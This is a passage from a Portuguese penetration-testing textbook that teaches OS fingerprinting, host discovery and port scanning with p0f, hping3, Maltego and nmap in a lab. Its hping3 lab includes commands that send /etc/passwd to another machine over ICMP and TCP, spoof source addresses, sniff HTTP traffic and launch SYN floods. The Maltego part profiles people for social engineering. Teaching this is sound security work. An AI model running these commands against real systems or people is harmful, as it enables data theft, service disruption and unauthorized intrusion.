Fingerprinting
Após realizadoo processo de coleta de informações (ou footpriting) sobre a
rede alvo, tais como topologia, servidores DNS, análise de rota, é
necessário descobrir qual é a versão do sistema operacional das máquinas
que estão na rede. Sabendo quais são as máquinas ativas na rede e qual a
versão de seu sistema operacional, é possível escolher os exploits
adequados.
A etapa de fingerprinting pode ser categorizada em passivo ou ativo:
• Passivo – Neste tipo de varredura é escutado por conexões da rede de
forma passiva, normalmente executando algum serviço e esperando por
conexões.
• Ativo – Nesse tipo de varredura são enviados pacotes para a máquina
que se queira determinar a versão do sistema operacional.
6.1 Fingerprinting passivo
Ferramentas de fingerprinting passivo apenas ficam esperando por
conexões. No momento em que é estabelecida uma conexão (da máquina
alvo para a máquina atacante), a ferramenta compara os dados recebidos
com uma base de dados. Assim, dados iguais representam determinado
sistema operacional. Esse tipo de teste “voa mais baixo no radar” e com
certeza é mais silencioso do que o fingerprinting ativo.
6.1.1 P0f
O p0f é uma ferramenta para o fingerprinting passivo, esperando por
conexões e determinando a versão do sistema operacional daquela máquina.
Opção:
95.
-i iface Determinaqual interface será utilizada. Por padrão é a eth0.
Exemplo:
root@kali# service apache2 start
root@kali# p0f –i eth0
Com outra máquina (por exemplo, Windows 7), conecte no servidor web do
Kali Linux. O fingerprinting do Windows será determinado.
[+] Closed 2 file descriptors.
[+] Loaded 320 signatures from 'p0f.fp'.
[+] Intercepting traffic on interface 'wlan0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.
.-[ 192.168.1.101/1049 -> 192.168.1.100/80 (syn) ]-
| client = 192.168.1.101/1049
| os = Windows 7 or 8
| dist = 0
| params = none
| raw_sig = 4:128+0:0:1460:8192,8:mss,nop,ws,nop,nop,sok:df,id+:0
6.2 Fingerprinting ativo
Ferramentas de coleta de informação ativas com certeza são em maior
número do que as passivas. Embora sejam mais visíveis a sistema de
defesas (como um bom firewall e/ou IDS – sistema de detecção de intruso)
do que as ferramentas passivas, a coleta ativa também é necessária.
6.2.1 Ping
O ping envia um pacote ICMP Echo Request ao host alvo. Se o host estiver
ativo e não estiver sendo bloqueado por regras de firewall, responderá com
ICMP Echo Reply.
root@kali# ping 192.168.1.102
Por meio do ping em conjunto com o Traceroute é possível a determinação
do sistema operacional, devido ao TTL (Time-To-Live). Cada sistema
operacional tem um TTL que é decrementado a cada vez que passa por um
salto. Originalmente, os TTL dos principais sistemas operacionais são:
96.
Linux 64
Windows 128
Unix255
Envie um ping para um site:
root@kali# ping www.google.com.br -c 1
A resposta será algo parecido com:
PING www.google.com.br (173.194.119.31) 56(84) bytes of data.
64 bytes from rio01s07-in-f31.1e100.net (173.194.119.31): icmp_req=1 ttl=53 time=52.4 ms
--- www.google.com.br ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 52.475/52.475/52.475/0.000 ms
No exemplo com o ping, o TTL está marcado como sendo 53, indicando
decremento do TTL, ou seja, o nosso pacote passou por alguns roteadores
antes de chegar ao seu destino final.
Execute o Traceroute para esse site, para confirmar quais são os caminhos
que o nosso pacote passa antes de ser entregue ao destino final.
root@kali# tracetroute www.google.com.br
A resposta será (editado por motivos visuais):
1 192.168.1.1 (192.168.1.1) 5.117 ms 5.028 ms 5.006 ms
2 * * *
.
.
.
12 rio01s07-in-f15.1e100.net (173.194.119.15) 50.224 ms 58.284 ms 45.276 ms
O último salto é o 12, indicando que há 12 máquinas entre a origem e o
destino. Dessa forma, o fingerprinting será 53 (TTL) + 12 (Último salto) =
65, indicando que a máquina está rodando algum servidor Linux.
Em determinadas situações, realizar um ping ou Traceroute para traçar a
rota até o alvo pode indicar um endereço IP de destino diferente para cada
requisição. Muito provavelmente o seu alvo está utilizando load balance
(balanceamento de carga), que é uma técnica para distribuição de
97.
requisições que sãoenviadas até o destino. Por exemplo, o site ABC possui
load balance com o site DEF, assim, se o site ABC receber muitas
requisições, um pouco do fluxo de dados pode ser direcionado para DEF. O
Google é um exemplo de site que utiliza o load balance. Verifique se o
domínio que está sendo testado possui balanceamento de carga com o
comando lbd.
root@kali# lbd www.site.com.br
6.2.2 Fping
O fping é uma ferramenta usada para envio de ICMP Echo Request para
vários hosts ao mesmo tempo (no ping é enviado somente para um host).
Caso o host responda com ICMP Echo Reply, significa que o host está
online, e são exibidas informações a respeito do pacote ICMP. Caso
contrário, é exibida uma mensagem de unrechable.
Opções:
-c count Limita a quantidade de pacotes que serão enviados.
-g IPs Determina a faixa de IPs.
Por padrão são exibidos na tela os hosts que estão offline:
root@kali# fping 192.168.1.102
O fping também pode ser usado para enviar um pacote ICMP Echo Request
para mais de uma máquina:
root@kali# fping 192.168.1.1 192.168.1.100 192.168.1.102
Dica: para evitar que sejam exibidas na tela todas as mensagens, envie as mensagens de erro
para /dev/null.
root@kali# fping –c 1 –g 192.168.1.0/24 2> /dev/null
6.2.3 Arping
O arping é uma ferramenta utilizada como um “ping” apenas para a rede
local. Isso porque o arping utiliza o protocolo ARP REQUEST como
98.
protocolo de requisição(protocolo roteável apenas para LAN, segundo o
modelo OSI). Como opera na camada 2 do modelo OSI, ele não sai através
de roteadores ou gateways.
root@kali# arping 192.168.1.102
6.2.4 Netdiscover
Similar à ferramenta Arping, porém é possível enviar pacotes ARP
REQUEST para uma faixa de IPs.
Opções:
-r Determina a faixa de IPs.
-i iface Determina qual interface será utilizada. Por padrão é a eth0.
Exemplo:
root@kali# netdiscover –r 192.168.1.0/24 –i eth0
6.2.5 Hping3
O hping3 é um gerador de pacotes. Com ele é possível detectar hosts ativos,
regras de firewall, varreduras de portas, testar o desempenho da rede,
fragmentação de pacotes, TOS, fingerprinting etc. Suporta diversos
protocolos como TCP, UDP, ICMP etc.
6.2.5.1 Laboratório com hping3
Caso deseje, instale o hping3 no Debian com o comando apt-get install
hping3.
1. Enviando pacotes ICMP Echo Request
root@debian# iptables -F Limpe as regras do iptables.
root@kali# hping3 192.168.1.102 -1 O pacote é enviado normalmente para o servidor Debian.
root@debian# iptables –A INPUT –p icmp –j REJECT Insira uma regra de REJECT.
root@kali# hping3 192.168.1.102 -1 O pacote é bloqueado pelo firewall.
2. Limitando o número de pacotes
root@debian# iptables –F
root@kali# hping3 -1 192.168.1.102 –c 3 São enviados três pacotes para o Debian.
99.
3. Modificando otipo ICMP
root@debian# iptables -F
root@kali# hping3 192.168.1.102 –1 –C 8 –K 0 ICMP Echo Request.
root@kali# hping3 192.168.1.102 –1 –C 0 –K 0 ICMP Echo Reply.
root@kali# hping3 192.168.1.102 –1 –C 13 –K 0 ICMP Timestamp Request.
2. Pacotes SYN para uma porta específica
root@debian# iptables -F
root@kali# hping3 192.168.1.102 –S –p 80 Porta aberta, resposta <flags=SA>.
root@kali# hping3 192.168.1.102–S –p 81 Porta fechada, resposta <flags=RA>.
3. Pacotes UDP
root@debian# iptables -F
root@kali# hping3 192.168.1.102 –2
root@kali# hping3 192.168.1.102 –2 –p 54 Em UDP, a resposta é diferente do TCP. Porta
fechada, resposta <name=UNKNOW>.
root@kali# hping3 192.168.1.102 –2 –p 53 Porta aberta, não há resposta.
4. Port scanner (Primeiro método)
root@debian# iptables -F
root@debian# service apache2 start
root@kali# hping3 192.168.1.102 -c 3 –S –p ++79 Inicia a varredura a partir da porta 79. Porta
aberta, resposta <flags=SA>.
root@debian# iptables –A INPUT –p tcp --dport 80 –j REJECT
root@kali# hping3 192.168.1.102 -c 3 –S –p ++79 Porta filtrada com REJECT, resposta <ICMP
Port Unreachable>.
root@debian# iptables -F
root@debian# iptables –A INPUT –p tcp --dport 80 –j DROP
root@kali# hping3 192.168.1.102 -c 3 –S –p ++79 Porta filtrada com DROP, sem resposta.
5. Port scanner (Segundo método)
root@debian# iptables –F
root@kali# hping3 192.168.1.102 –S --scan 77-81 Realiza a varredura das portas 77 a 81.
6. Enviar pacotes com determinada porta de origem
root@debian# iptables -F
root@kali# iptables –A INPUT –p tcp --dport 80 –j DROP ! --sport 12345
Só aceita pacotes se a porta de origem for 12345.
root@kali# hping3 192.168.1.102 –S –p 80 –s 12345
Porta de origem inicia-se com 12345, sendo incrementada.
100.
root@kali# hping3 192.168.1.102–S–p 80 –s 12345 -k
Porta de origem é fixada como 12345.
7. Enviar pacotes com origem falsa (Enviando-se pacotes com origem
falsa não há retorno do pacote. Esse conceito é mais bem explicado no
capítulo 15,“DoS – Denial of Service”).
root@kali# hping3 192.168.1.1 –S –p 80 --spoof 1.2.3.4
8. Enviar pacotes com origem aleatória
root@debian# iptables -F
root@kali# hping3 192.168.1.102 –S –p 80 --rand-source
9. Enviar pacotes com destino aleatório
root@debian# iptables -F
root@kali# hping3 –S –p 80 --rand-dest x.x.x.x -I eth0
O caracter 'x' indica um número qualquer. O destino é totalmente aleatório.
root@kali# hping3 –S –p 80 --rand-dest 6.6.6.x -I eth0
O destino será 6.6.6, sendo o último digito um destino aleatório.
As varreduras 10, 11, 12 e 13 são utilizadas para determinar se uma porta
está sob alguma regra de firewall, e não para determinar se uma porta
está aberta e respondendo por pacotes. Para mais detalhes sobre regras
de firewall e port scanners, consulte a seção 7.3,“Port scanner”.
10. Determinação das regras de firewall: ACK scan
root@debian# iptables -F
root@debian# service apache2 stop
root@kali# hping3 192.168.102 –p 80 -A Envio da flag ACK. Porta não filtrada, resposta
<flags=R>.
root@debian# service apache2 start
root@kali# hping3 192.168.102 –p 80 –A Envio da flag ACK. Porta não filtrada, resposta
<flags=R>.
root@debian# iptables –A INPUT –p tcp --dport 80 –j REJECT
root@kali# hping3 192.168.102 –p 80 -A Porta filtrada com regra de REJECT, resposta <ICMP
Port Unreachable>.
root@debian# iptables -F
root@debian# iptables –A INPUT –p tcp --dport 80 –j DROP
root@kali# hping3 192.168.102 –p 80 -A Porta filtrada com DROP, sem resposta.
11. Determinação das regras de firewall: FIN scan
101.
root@debian# service apache2start
root@debian# iptables -F
root@kali# hping3 192.168.102 –p 80 -F Envio da flag FIN. Porta não filtrada, sem resposta.
root@debian# iptables –A INPUT –p tcp --dport 80 –j REJECT
root@kali# hping3 192.168.102 –p 80 -F Porta filtrada com regra de REJECT, resposta <ICMP
Port Unreachable>.
root@debian# iptables -F
root@debian# iptables –A INPUT –p tcp --dport 80 –j DROP
root@kali# hping3 192.168.102 –p 80 -F Porta filtrada com DROP, sem resposta (idem portas
não filtradas).
12. Determinação das regras de firewall: XMAS scan
root@debian# service apache2 start
root@debian# iptables -F
root@debian# iptables –A INPUT –p tcp --dport 80 –j REJECT
root@kali# hping3 192.168.102 –p 80 –X Todas as flags acionadas (FIN+PSH+URG). Similar
a uma árvore de natal.
root@debian# iptables -F
root@debian# iptables –A INPUT –p tcp --dport 80 –j DROP
root@kali# hping3 192.168.102 –p 80 -X
13. Determinação das regras de firewall: NULL scan
root@debian# service apache2 start
root@debian# iptables -F
root@debian# iptables –A INPUT –p tcp --dport 80 –j REJECT
root@kali# hping3 192.168.102 –p 80 Nenhuma flag acionada (NULL scan).
root@debian# iptables -F
root@debian# iptables –A INPUT –p tcp --dport 80 –j DROP
root@kali# hping3 192.168.102 –p 80
14. Transferência de arquivos via ICMP
• Máquina que vai receber os dados
root@kali# hping3 -1 localhost --listen assinatura –I eth0
A opção --listen define que o hping fica listando pelo payload assinatura. Também deve ser
especificada a interface de rede que receberá os dados.
• Máquina que vai enviar os dados
root@debian# hping3 -1 192.168.1.100 -d 100 --sign assinatura --file /etc/passwd
O hping envia o arquivo /etc/passwd em blocos de 100 bytes.
15. Transferência de arquivos via TCP
102.
• Máquina quevai receber os dados
root@kali# hping3 localhost -p 666 --listen assinatura -I eth0
• Máquina que vai enviar os dados
root@debian# hping3 192.168.1.100 -p 666 -d 100 --sign assinatura --file /etc/passwd
16. Sniffer HTTP
root@kali# hping3 --listen GET -I eth0
Acesse qualquer site que utilize o protocolo HTTP para ver a captura dos pacotes HTTP.
Normalmente interfaces web de roteadores utilizam o HTTP.
17. Negação de serviço
root@kali# hping3 192.168.1.1 –S –p 80 --flood
root@kali# hping3 192.168.1.1 –S –p 80 --flood --rand-source
6.2.6 Xprobe2
Ferramenta utilizada para determinação do sistema operacional de maneira
ativa, analisando assinaturas dentro do pacote TCP.
root@kali# xprobe2 192.168.1.102
Se a varredura for realizada sobre uma porta específica, mais exato será:
root@kali# xprobe2 -p tcp:445:open 192.168.1.101
6.2.7 Maltego
O Maltego é uma excelente ferramenta gráfica para a etapa de coleta de
informações. Os seus módulos incluem: análise e varredura sobre
servidores DNS, mapeamento de IPs, consulta de emails, telefones, perfil
em redes sociais e diversos outros tipos de análises.
Este capítulo tem como objetivo ensinar o funcionamento do Maltego e não
descrever todos os seus módulos. Porém, o leitor sabendo operar e
entendendo como o Maltego funciona, utilizar e combinar as diversas
opções oferecidas pelo Maltego será fácil.
Inicie o Maltego no Kali Linux:
root@kali# maltego
A figura 6.1 mostra a tela inicial do Maltego.
103.
Figura 6.1 –Tela inicial do Maltego.
Registre-se para poder utilizá-lo (Figura 6.2).
Figura 6.2 – Registre-se no Maltego.
A tela de confirmação de dados é mostrada na figura 6.3.
Figura 6.3 – Os dados estão ok.
104.
É necessário escolherem quais servidores o Maltego fará a sua coleta de
informações (lembrando que as informações obtidas pelo Maltego são
informações públicas). O leitor poderá escolher a opção Maltego public
servers (nessa opção o Maltego consulta os seus próprios servidores para
coleta de informações) ou também o leitor poderá indicar por meio da
opção Local TAS (Transform Application Server) um IP de algum servidor
para realizar a tarefa do Maltego (Figura 6.4).
Figura 6.4 – Selecione Maltego public servers para o Maltego consultar os
seus servidores.
Uma vez selecionado qual tipo de servidor do Maltego fará a coleta de
informações (procedimento chamado de transform ou transformação), o
Maltego solicita se vamos querer uma transformação pronta (opção Run a
machine NEW!!), um gráfico novo (opção Open a blank graph and let me
play around), abrir um gráfico de exemplo (opção Open an example graph)
ou pular essa etapa (opção Go away, I have done this before). Apenas para
ilustrar vou selecionar a opção Run a machine, para mostrar (apenas
visualmente) quais são os tipos de transformação que o Maltego pode
realizar (Figura 6.5).
105.
Figura 6.5 –Selecione a opção Run a machine (NEW!!)
Agora temos a opção de escolher um template pronto para ser usado na
transformação do Maltego. Cada template tem um mecanismo de busca e
varredura sobre a rede em que se queira realizar o teste. Uma vez entendido
o funcionamento do Maltego, eu desafio o leitor a mexer e brincar com o
Maltego com os templates predefinidos e ver o resultado de cada um.
Primeiro vou cancelar esses templates e criar uma varredura a partir do
início, conforme mostra a figura 6.6.
Figura 6.6 – Templates prontos para o Maltego.
Crie um template novo conforme mostra a figura 6.7.
106.
Figura 6.7 –Template novo.
O Maltego é dividido em abas (Figura 6.8). Na aba da esquerda podemos
escolher o tipo de teste que será realizado: enumeração DNS, coleta de
email, informações de redes sociais etc. A aba central é uma interface
gráfica para manipulação dos testes selecionados na aba da esquerda. Na
aba da direita podemos escolher as informações e detalhes do
processamento e realizações de testes). Na aba inferior é mostrado o
resultado do teste.
Figura 6.8 – Abas do Maltego. Cada aba tem a sua funcionalidade.
Para realizarmos um teste sobre um domínio, clicamos sobre o item
Domain da aba da esquerda e arrastamos o item para a aba central. A figura
107.
6.9 mostra esseprocedimento.
Figura 6.9 – Criação do primeiro teste.
Por padrão é selecionado o domínio paterva.com (domínio dos criadores do
Maltego). Podemos alterar esse domínio clicando sobre o seu ícone na aba
central e apertando a tecla F2 (como se fôssemos renomear o arquivo) ou,
na aba à direita no campo Domain Name, podemos definir o novo domínio.
A figura 6.10 mostra esse procedimento.
Figura 6.10 – Trocando para o domínio desejado.
Há diversos testes que o Maltego pode realizar. Para ver as transformações
possíveis, clique com o botão direito do mouse sobre o ícone localizado na
aba central e vá para a guia Run Transform. A guia Run Machine contém os
templates prontos mostrados na inicialização do Maltego para aquele
cenário (no nosso exemplo, o domínio kali.com.br). A figura 6.11 mostra
108.
esse procedimento.
Figura 6.11– Possíveis testes a serem realizados.
Vá à guia Run Transform> Others Transforms >
DomainTODNSZoneTransfer para realizar uma transferência de zona.
Dependendo da transformação usada, é exibida uma mensagem de alerta
(Figura 6.12).
Figura 6.12 – Mensagem de alerta. Aceite-a sem problemas.
A figura 6.13 mostra o resultado da tentativa de transferência de zona.
109.
Figura 6.13 –Transferência de zona executada com sucesso. O domínio
kali.com.br tem oito servidores.
O resultado obtido pode sofrer outra transformação. Por exemplo, a figura
6.13 mostra que o domínio contém o servidor FTP ftp.kali.com.br. Por meio
desse servidor é possível fazer uma análise (transformação), e com o
resultado obtido fazer outras análises (transformações). As possibilidades
são infinitas.
A figura 6.14 mostra o resultado dessa transformação.
Figura 6.14 – Resultado de uma transformação “Resolve to IP” sobre o
ativo ftp.kali.com.br.
Uma transformação que vale a pena ser citada é a transformação sobre
email, que faz uma análise dos sites que tenham aquele email como
registro. Uma boa fonte de engenharia social, pois podemos “lapidar” qual é
110.
o gosto dapessoa e selecionar um vetor de ataque com base nessas
informações. A figura 6.15 mostra essa transformação.
Figura 6.15 – Transformação sobre email.
Como último teste também é possível obter dados das pessoas por meio de
redes sociais, conforme mostra a figura 6.16.
Figura 6.16 – Transformação sobre redes sociais.
111.
capítulo 7
Enumeração
Com alista de hosts online, o processo de pentest deve ser “afunilado” por
meio da etapa de enumeração, que consiste em realizar um levantamento
mais específico sobre determinada máquina. Por exemplo, determinamos
que a máquina XYZ esteja online e respondendo por pacotes na rede. Mas
esse tipo de informação é muito supérflua. Isso porque uma máquina
respondendo por pacotes não necessariamente é uma máquina vulnerável.
Para começar a cavar mais fundo devemos determinar:
• Portas abertas juntamente com a versão do serviço rodando.
• Sistema operacional.
Se uma máquina tem uma porta aberta, obrigatoriamente estará rodando um
serviço, mas o fato de estar rodando um serviço não indica vulnerabilidade.
Porém, a máquina pode estar rodando algum serviço vulnerável.
Então, constatada a porta aberta e a versão do serviço que está escutando
nessa porta, a busca por exploits contra aquele software é realizada com o
intuito de encontrar alguma falha que possibilite a invasão do sistema.
Antes de enumerarmos as portas abertas e descobrir a versão do sistema
operacional é necessário compreendermos o modelo OSI com o protocolo
TCP (serão manipuladas as flags do protocolo TCP, e um entendimento
básico sobre esses conceitos é fundamental para prosseguirmos nos
estudos).
7.1 Modelo OSI
O modelo OSI é um modelo conceitual que divide em sete camadas os
protocolos para redes de computadores. É apenas um modelo de referência,
que serve para construção de outros protocolos, porém não é implementado
112.
fisicamente.
O modelo OSIdivide o encapsulamento e transmissão dos dados em sete
camadas:
Tabela 7.1 – Camadas e funcionalidades
Camada Nome Descrição
7 Aplicação
Última camada do modelo OSI, onde ficam os serviços que interagem
diretamente com o usuário. Por exemplo: serviços web (protocolo HTTP),
email (protocolo SMTP).
6 Apresentação
É responsável por organizar (sintaticamente/semanticamente) os dados e
transmiti-los à camada de aplicação. A criptografia e a compressão de
dados fazem parte dessa camada.
5 Sessão
É a camada responsável por manter ativas as conexões entre os sockets
(processos) de duas máquinas distintas que estão se comunicando na rede
via camada de transporte.
4 Transporte
A camada de transporte possibilita que dois hosts remotos possam trocar
dados. Os protocolos TCP (Transmission Control Protocol) e UDP (User
Datagram Protocol) enquadram-se nessa camada.
3 Rede
Os pacotes encapsulados até a camada 4 precisam trafegar entre máquinas
distintas. O sistema de tráfego de dados é denominado roteamento.
Imaginem o roteamento como sendo várias vias de uma estrada. O carro
(pacote) pode escolher vários caminhos (rotas) para chegar ao destino,
porém o mais sensato é sempre escolher o melhor caminho (o menos
congestionado, com a melhor estrada etc.). A função da camada de rede é
ajustar o envio do pacote para que este trafegue na melhor rota ou
caminho.
2 Enlace
A camada de enlace tem como função a detecção e correção de erros que
podem ser encontrados. A subcamada MAC pertence a essa camada.
1 Física Camada física propriamente dita. Por exemplo: cabos, hardware etc.
Durante a transmissão de dados, cada camada comunica-se com o seu
equivalente entre receptor e transmissor. Por exemplo, a camada 1 do
transmissor comunica-se com a camada 1 do receptor, a camada 5 do
transmissor comunica-se com a camada 5 do receptor. Para que essa
comunicação entre camadas seja possível, cada dado é encapsulado dentro
da camada inferior (por exemplo, a camada 7 é encapsulada dentro da
camada 6 e assim sucessivamente), e chegando à camada física, os dados
são repassados até o destino. O destino fará o processo inverso,
desencapsulando a camada física até chegar à camada 7. No momento em
113.
que chegar àcamada 7, o usuário final poderá ler os dados que foram
transmitidos.
7.2 Protocolo TCP/IP
O protocolo TCP é o principal protocolo baseado no modelo OSI, e que foi
implementado na prática. O protocolo TCP apresenta as principais
características relacionadas à transferência de dados de forma confiável –
uma conexão confiável é uma conexão que assegura que o destino receberá
os dados que são enviados pela origem. É graças ao TCP que as conexões
da internet são possíveis.
A operação de transferência de dados do TCP acontece graças a um
mecanismo denominado 3-way handshake. Esse mecanismo (chamado de
aperto de mão) faz com que haja troca de mensagens antes de os dados
serem transmitidos. E é graças a esse mecanismo que os dados são
transmitidos da origem até o destino de forma segura.
Funcionamento:
1. A origem (cliente) envia um pacote com a flag SYN ativa.
2. O destino (servidor) responde com um pacote com as flags SYN +
ACK.
3. A origem (cliente) responde com um pacote com a flag ACK.
Para finalizar uma conexão, a origem envia um pacote com a flag FIN
(indicando término da conexão) e o destino envia um pacote com a flag
ACK (indicando que entendeu o pacote FIN).
Logo após um tempo, o destino envia um pacote FIN e a origem envia um
ACK.
O processo de 3-way handshake é mostrado na figura 7.1.
114.
Figura 7.1 –Representação visual do 3-way handshake.
O TCP tem as seguintes características:
• Conexão orientada – Os dados não são enviados ao acaso. É necessário
estabelecer uma via segura para troca de dados (3-way handshake).
• Confiável – É um protocolo orientado à conexão (os dados chegarão ao
destino). Caso um dado se perca ou, ainda, chegue fora de ordem, o
próprio TCP tem mecanismos de ajustes que fazem com que o pacote
perdido ou desorganizado seja retransmitido e reorganizado.
• Múltiplos canais de transmissão – O TCP utiliza-se de meios, como o
fullduplex, que permitem transmitir dados em paralelo. Então, enquanto
a extremidade A recebe dados, ao mesmo tempo pode enviar dados para
a extremidade B (vice-versa).
• Controle de fluxo – O TCP tem mecanismos que controlam o fluxo de
dados.
Diferentemente do modelo OSI, o protocolo TCP tem apenas quatro
camadas:
• Rede – Define como os dados devem ser transmitidos. Por exemplo: se
a rede é sem fio (transmissão via radiofrequência), a camada de rede
fornece recursos para que os dados sejam adequadamente transmitidos
por esse meio.
• Internet – Responsável pelo roteamento. Os protocolos ARP e ICMP
fazem parte dessa camada.
• Transporte – Responsável por repassar os dados para a camada de
aplicação. Os protocolos TCP e UDP enquadram-se nessa camada.
115.
• Aplicação –Camada mais alta do TCP. Possibilita que os usuários
interajam com aplicativos de internet. Navegador web, cliente FTP,
servidores de email (SMTP) são exemplos de aplicativos que atuam na
camada 7.
A figura 7.2 representa uma analogia entre o modelo OSI e o modelo TCP.
Figura 7.2 – Modelo OSI e modelo TCP. Fonte:
http://1.bp.blogspot.com/-7Gjs30JGt1w/Tk6zQzBnpII/AAAAAAAAAAY/W6
VtClPxm_g/s640/377.png.
O protocolo TCP é composto dos seguintes campos, conforme mostra a
figura 7.3.
Figura 7.3 – Campos do TCP. Fonte: http://www.insecure.in/images/TCP-
Header.png.
• Source Port – Porta por onde os dados serão enviados.
• Destination Port – Porta por onde os dados serão recebidos.
• Sequence Number – Número de sequência que permite ao protocolo
TCP transmitir o pacote de forma segura (o pacote é reenviado caso seja
perdido) e ordenado (o pacote é remontado caso seja enviado fora de
ordem).
116.
• Acknowledgment Number– Número do reconhecedor, usado para
indicar que o pacote anterior foi recebido com sucesso.
• Offset – Tamanho do cabeçalho TCP.
• Reserved – Ainda não utilizado. É reservado para uso futuro.
• Flags – Flags de controle. Pode ser um dos seguintes tipos:
• CWR – Congestion Window Reduced. Usado pelo transmissor
indicando que recebeu o ECE, para reduzir a quantidade de pacotes
enviados.
• ECE/ECN-Echo – Expliced Congestion Notification Echo. Enviado
pelo receptor com a flag ACK, indicando congestionamento na rede.
• URG – O pacote é urgente.
• ACK – Indica que o pacote anterior foi recebido com sucesso.
• PSH – Os dados recebidos até o momento devem ser enviados para a
aplicação imediatamente.
• RST – Interrompe forçadamente a conexão.
• SYN – Sincroniza o número de sequência para estabelecer conexão no
início da sessão.
• FIN – Usado para finalizar uma conexão de maneira adequada,
informando que o transmissor não contém mais dados a serem
enviados.
• Window– Especifica o tamanho do buffer do receptor.
• Checksum – Verifica a integridade do pacote TCP. Usado para
checagem de erros.
• Urgent Pointer – Indica o ponto de urgência, ou seja, a partir de qual
endereço a informação é urgente.
• TCP Options – Opções diversas. Por exemplo, o Padding que preenche
o TCP Options com zeros para que esse campo fique com um tamanho
de 32 bits.
Já o protocolo UDP é apenas um protocolo de envio de dados, não se
117.
preocupando se osdados chegaram ou não (enviar um pacote e não esperar
resposta é útil em determinadas situações, como em VoIP1
). Devido a essa
simplicidade em comparação ao TCP, o protocolo UDP não tem tantas flags
de controle.
O pacote UDP contém os seguintes campos, conforme mostra a figura 7.4.
Figura 7.4 – Campos do UDP
Fonte: http://www.insecure.in/images/UDP-Header.png.
Os campos do UDP são análogos aos campos do TCP.
7.3 Port scanner
A técnica de scanning ou varredura de portas (port scan) é uma das técnicas
mais comuns e usadas por atacantes para descobrir serviços vulneráveis em
um sistema. Com a varredura de portas é possível determinar se uma porta
está sendo ou não usada e, caso esteja, teste-a com o intuito de encontrar
possíveis vulnerabilidades.
Existem três tipos de scanning:
• Scanning de rede – são identificados apenas os hosts ativos. Exemplo
de scanner: ping.
• Scanning de porta – são verificadas as portas abertas e serviços ativos.
Exemplo de scanner: Nmap.
• Scanning de vulnerabilidades– são detectadas as vulnerabilidades
existentes no sistema. Exemplo de scanner: OpenVAS.
A resposta do port scanner varia com o tipo de conexão (TCP ou UDP). Em
conexões TCP, para se descobrir uma porta aberta, o port scanner envia uma
flag SYN para a porta. Caso tenha como resposta as flags SYN+ACK, a
118.
porta está aberta.Caso receba as flags RST+ACK, a porta está fechada.
Se o port scanner receber a mensagem ICMP PORT UNRECHEBLE, a
porta está filtrada pela regra REJECT no iptables.
Se o port scanner não receber resposta nenhuma, indica uma porta filtrada
pela regra DROP no iptables.
Já em conexões UDP, como o UDP não é um protocolo orientado a
conexões – o UDP simplesmente envia o pacote, pouco importa se o destino
recebeu o pacote ou não –, o resultado é um pouco diferente do TCP. No
UDP, para se descobrir uma porta aberta, o port scanner envia uma flag
SYN para a porta, caso tenha como resposta ICMP PORT UNRECHEBLE,
indica que a porta está fechada ou está sendo aplicada uma regra de
REJECT. Ainda se tratando do protocolo UDP, caso o port scanner não
receba resposta, indica que a porta está aberta ou sendo filtrada pela regra
DROP no iptables.
7.3.1 Nmap
Nmap é um port scanner com muitas qualidades, criado pelo hacker Fyodor
em 1997. Suas principais habilidades incluem: descoberta de alvos online,
detecção de serviços e suas respectivas versões, detecção do sistema
operacional, determinação de rota etc.
7.3.1.1 Laboratório com Nmap
Realize as seguintes configurações no Debian:
root@debian# service apache2 start
root@debian# service bind9 start
root@debian# service ssh start
root@debian# iptables –A INPUT –p tcp --dport 22 –j DROP ! --sport 666
root@debian# iptables –A INPUT –p tcp --dport 80 –j REJECT
Por meio de exemplos práticos, vamos ver como funciona as principais
opções e varreduras do Nmap:
1. Varredura simples
root@kali# nmap 192.168.1.102
119.
2. Varredura deuma rede inteira. O 0/24 indica que serão escaneados
todos os hosts da rede
root@kali# nmap 192.168.1.0/24
3. Varredura 3-way handshake completa
root@kali# nmap 192.168.1.102 –sT
4. Varredura SYN. Diferentemente da varredura 3-way handshake
completa, na varredura SYN, o 3-way handshake não é completo. Na
última etapa do aperto de mão é enviada uma flag RST finalizando a
conexão, sendo uma varredura mais sutil do que a varredura 3-way
handshake completa.
A figura 7.5 mostra a diferença entre as duas varreduras.
Figura 7.5 – Diferença entre as duas varreduras.
root@kali# nmap 192.168.1.102 –sS
5. Varredura SYN em uma porta específica
root@kali# nmap 192.168.1.102 –sS –p 80
6. Varredura SYN em uma porta específica (redes inteiras). Quando
realizamos a varredura de um grande número de hosts, uma boa medida
é filtrarmos o resultado mostrando com a opção --open para determinar
quais são os hosts que possuem determinada porta aberta. Por exemplo,
se o leitor quiser determinar apenas os hosts que possuem a porta 80
aberta na rede, digite
root@kali# nmap 192.168.1.0/24 –sS –p 80 --open
As varreduras FIN, XMAS, NULL, Window e ACK são utilizadas para
determinação de regras de firewall, e não detectam as portas abertas,
somente se uma porta está sendo filtrada por um firewall.
7. Varredura FIN
120.
root@kali# nmap 192.168.1.102–sF
8. Varredura XMAS (FIN+PSH+URG). Faz com que o pacote fique
parecendo uma árvore de Natal: todas as flags ligadas.
root@kali# nmap 192.168.1.102 –sX
9. Varredura TCP NULL. Desabilita as flags do pacote.
root@kali# nmap 192.168.1.102 –sN
10. Varredura Window
root@kali# nmap 192.168.1.102 –sW
11. Varredura ACK
root@kali# nmap 192.168.1.102 -sA
12. Varredura UDP em uma porta específica
root@kali# nmap 192.168.1.102 –sU –p 53
13. Varredura com porta de origem
root@kali# nmap 192.168.1.102 –sS –p 22,80
root@kali# nmap 192.168.1.102 –sS –p 22,80 –g 666
14. Ping.Teoricamente realizar uma varredura ping utiliza apenas a opção
-sn, porém quando se faz uma varredura na nossa própria rede, mesmo
escolhendo a opção -sn (substituiu a antiga opção -sP), o nmap utiliza-se
de outras varreduras (como o envio de ARP Request, um pacote ICMP
TIMESTAMP e também envia pacotes para as portas 80 e 443). Dessa
forma, é sempre bom refinar a nossa varredura para que seja somente
enviado o pacote ICMP Echo Request. Para isso, vamos usar as opções -
PE (especifica claramente que o pacote deve ser do tipo ICMP Echo
Request) e --send-ip (envia pacotes IP crus, ignorando requisições de
ARP Request).
root@kali# nmap 192.168.1.1 –sn -PE --send-ip
15. Ping sweep. Essa técnica consiste em enviar pacotes ICMP Echo
Request para todos os hosts da rede a fim de determinar quais deles
estão ativos e respondendo com ICMP Echo Reply.
root@kali# nmap 192.168.1.0/24 –sn
121.
16. Varredura semping. Assume-se que a máquina esteja online.
root@kali# nmap 192.168.1.102 -PN
17. Varredura com Traceroute
